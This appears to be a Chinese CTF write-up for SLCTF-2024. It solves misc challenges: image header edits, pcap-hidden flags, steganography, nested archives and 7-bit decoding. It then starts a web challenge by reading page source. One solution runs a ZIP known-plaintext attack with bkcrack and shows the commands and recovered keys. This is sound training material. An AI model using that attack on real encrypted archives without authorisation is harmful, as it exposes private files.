SLCTF-2024 题解

1. MISC

1.1 [MISC] 简单乘法

修改PNG文件头，使得宽度为两倍即可：

slctf{i_can_d0_math_we11}


1.2 [MISC] 编程小白

程序在cmd里运行即可。

```
F:\OneDrive - vvbbnn00\Desktop\attachment (4)\slctf-2024>flag.exe
slctf{0hn0_1_forg0t_2_add_pause}
F:\OneDrive - vvbbnn00\Desktop\attachment (4)\slctf-2024>
```


1.3 [MISC] 生的压缩

把文件拖入`CyberChef`，使用`Zlib Inflate`即可。




1.4 [MISC] Word签到


查看元数据：



1.5 [MISC] IPv6

IP地址的二进制源地址与目的地址即为`flag`的碎片：


Wireshark · パケット 9 · SLCTF_IPV6.pcapng
Frame 9: 112 bytes on wire (896 bits), 112 bytes captured (896 bits) on interface \Device\NPF_{3278DD
Raw packet data
Internet Protocol Version 6, Src: 667b:4950:5636:5f31:735f:6c6f:6e67:5f56, Dst: 345f:3173:5f73:6830:72
0110 .... = Version: 6
.... 0000 0000 .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
.... 1011 0010 1000 0111 1101 = Flow Label: 0xb287d
Payload Length: 72
Next Header: UDP (17)
Hop Limit: 128
Source Address: 667b:4950:5636:5f31:735f:6c6f:6e67:5f56
Destination Address: 345f:3173:5f73:6830:7274:5f69:5f6c:3076
0000 60 0b 28 7d 00 48 11 80 66 7b 49 50 56 36 5f 31 `·(}·H·· f{IPV6_1
0010 73 5f 6c 6f 6e 67 5f 56 34 5f 31 73 5f 73 68 30 s_long_V 4_1s_sh0
0020 72 74 5f 69 5f 6c 30 76 e4 f3 00 35 00 48 76 54 rt_i_l0v ···5·HvT
0030 00 03 01 00 00 01 00 00 00 00 00 00 04 6c 6f 6f ···· ····· ·····loo
0040 6b 0c 69 70 5f 61 64 64 72 65 73 73 65 73 03 61 k·ip_add resses·a
0050 6e 64 0c 63 6f 6e 6e 65 63 74 5f 74 68 65 6d 02 nd·conne ct_them·
0060 74 6f 03 67 65 74 04 66 6c 61 67 00 00 1c 00 01 to·get·f lag·····
8-23 バイト: Source Address (ipv6.src)
パケットバイト列を表示
閉じる
ヘルプ


Wireshark · パケット 10 · SLCTF_IPV6.pcapng
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 82
Identification: 0xef81 (61313)
000. .... = Flags: 0x0
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 128
Protocol: UDP (17)
Header Checksum: 0xec9a [validation disabled]
[Header checksum status: Unverified]
Source Address: 115.108.99.116
Destination Address: 51.33.84.125
0000 45 00 00 52 ef 81 00 00 80 11 ec 9a 73 6c 63 74 E··R···· ····slct
0010 33 21 54 7d c7 4c 00 35 00 3e b4 da 02 90 01 00 3!T}·L·5 ·>·····
0020 00 01 00 00 00 00 00 00 07 64 69 73 63 36 30 31 ·····disc601
0030 04 70 72 6f 64 02 64 6f 03 64 73 70 02 6d 70 09 ·prod·do ·dsp·mp·
0040 6d 69 63 72 6f 73 6f 66 74 03 63 6f 6d 00 00 01 microsof t·com···
0050 00 01 ··
16-19 バイト: Destination Address (ip.dst)
パケットバイト列を表示
閉じる
ヘルプ

```
slct

0000   66 7b 49 50 56 36 5f 31 73 5f 6c 6f 6e 67 5f 56
f{IPV6_1s_long_V
0000   34 5f 31 73 5f 73 68 30 72 74 5f 69 5f 6c 30 76
4_1s_sh0rt_i_l0v

3!T}

slctf{IPV6_1s_long_V4_1s_sh0rt_i_l0v3!T}
```

Fence 1-1


1.6 [MISC] RealQR


直接扫描没有得到 flag。使用 `stegsolve` 打开：


切换通道时，发现 `Red plane 0` 的图像与本题有差异，扫码得到真正的 flag：`slctf{Th15_15_REAL_QR}`

1.7 [MISC] 好像不是b64

是`base32`，但是混淆了大小写，统一为大写即可（顺便一提，网络上大部分在线解码工具其实可以直接解，不需要转为大写，但如果用`CyberChef`，就不行）







1.8 [MISC] 机器人工程

压缩包无限套娃，编写一个脚本解压即可：

```
import os
import shutil

if __name__ == '__main__':
    for x in range(1145, 1, -1):
        shutil.unpack_archive(f'Only_remain_{x}_times_to_open.zip',
f'.')
        os.remove(f'Only_remain_{x}_times_to_open.zip')
```

Fence 1-2

得到 `flag`：`slctf{Plea5E_V3r1Fy_tHat_U_R_nOt_A_hUMaN}`

1.9 [MISC] ASCII

根据题目，即原先8位为`1 byte`，现在压缩成了7位`1 byte`。因此，要解码，需要先获取原文的二进制格式，然后还原开头的`0`即可，即：

```
000 00000 -> 0000 0000
```

Fence 1-3

代码如下：

```
data = open("ASCII.txt", "rb").read()
data_bin = ''.join(format(x, '08b') for x in data)

for i in range(0, len(data_bin), 7):
    print(chr(int(data_bin[i:i+7], 2)), end='')
```

Fence 1-4

1.10 [MISC] Kazuha 的加密自拍

根据题目提示，这道题考查 ZIP 压缩的已知明文攻击。已知图片格式为 `PNG`，因此文件头是固定的，又知道了图片的长宽分别为：`2067px`、`1276px`，因此，可以把文件头到 CRC 校验块之前的所有内容推理出来：

接下来，按照教程（https://www.cnblogs.com/LEOGG321/p/14493327.html）的提示，进行已知明文攻击即可。


```
F:\OneDrive - vvbbnn00\Desktop\attachment (4)\slctf-2024>rbkcrack.exe -C Kazuha.zip -c Kazuha.png -p png-part
Generated 4194304 Z values.
[13:22:22] Z reduction using 17 extra bytes of known plaintext
100.00 % (17 / 17)
438927 values remaining.
[13:22:22] Attack on 438927 Z values at index 11
26.35 % (115641 / 438927)
[13:26:16] Keys
76c7517a 5d28519f 34ff0054
```

得到密钥：`76c7517a 5d28519f 34ff0054`

利用三组密钥来解密压缩包：

```
F:\OneDrive - vvbbnn00\Desktop\attachment (4)\slctf-2024>rbkcrack.exe --keys 76c7517a 5d28519f 34ff0054 -C Kazuha.zip -c
 Kazuha.png -d kazuha.png
Wrote deciphered text.
```

得到解压后的图片：



`slctf{n0t_saf3_2_use_zip_default_encrypt_alg0}`

（PS：这道题的 `1` 和 `l` 太难分辨了）

2. WEB

2.1 [WEB] Digging into HTTP


访问网页，查看源代码，找到API Endpoint：

```
<!DOCTYPE html>
<html lang="en">
 ▶<head> ... </head>
 ▼<body>
  ▼<div class="center">
      <h1>Nothing to see here</h1>
      <p>Can you find the true entrance?</p>
      <!--API Endpoint /api/entrance--> == $0
    </div>
  </body>
</html>
```

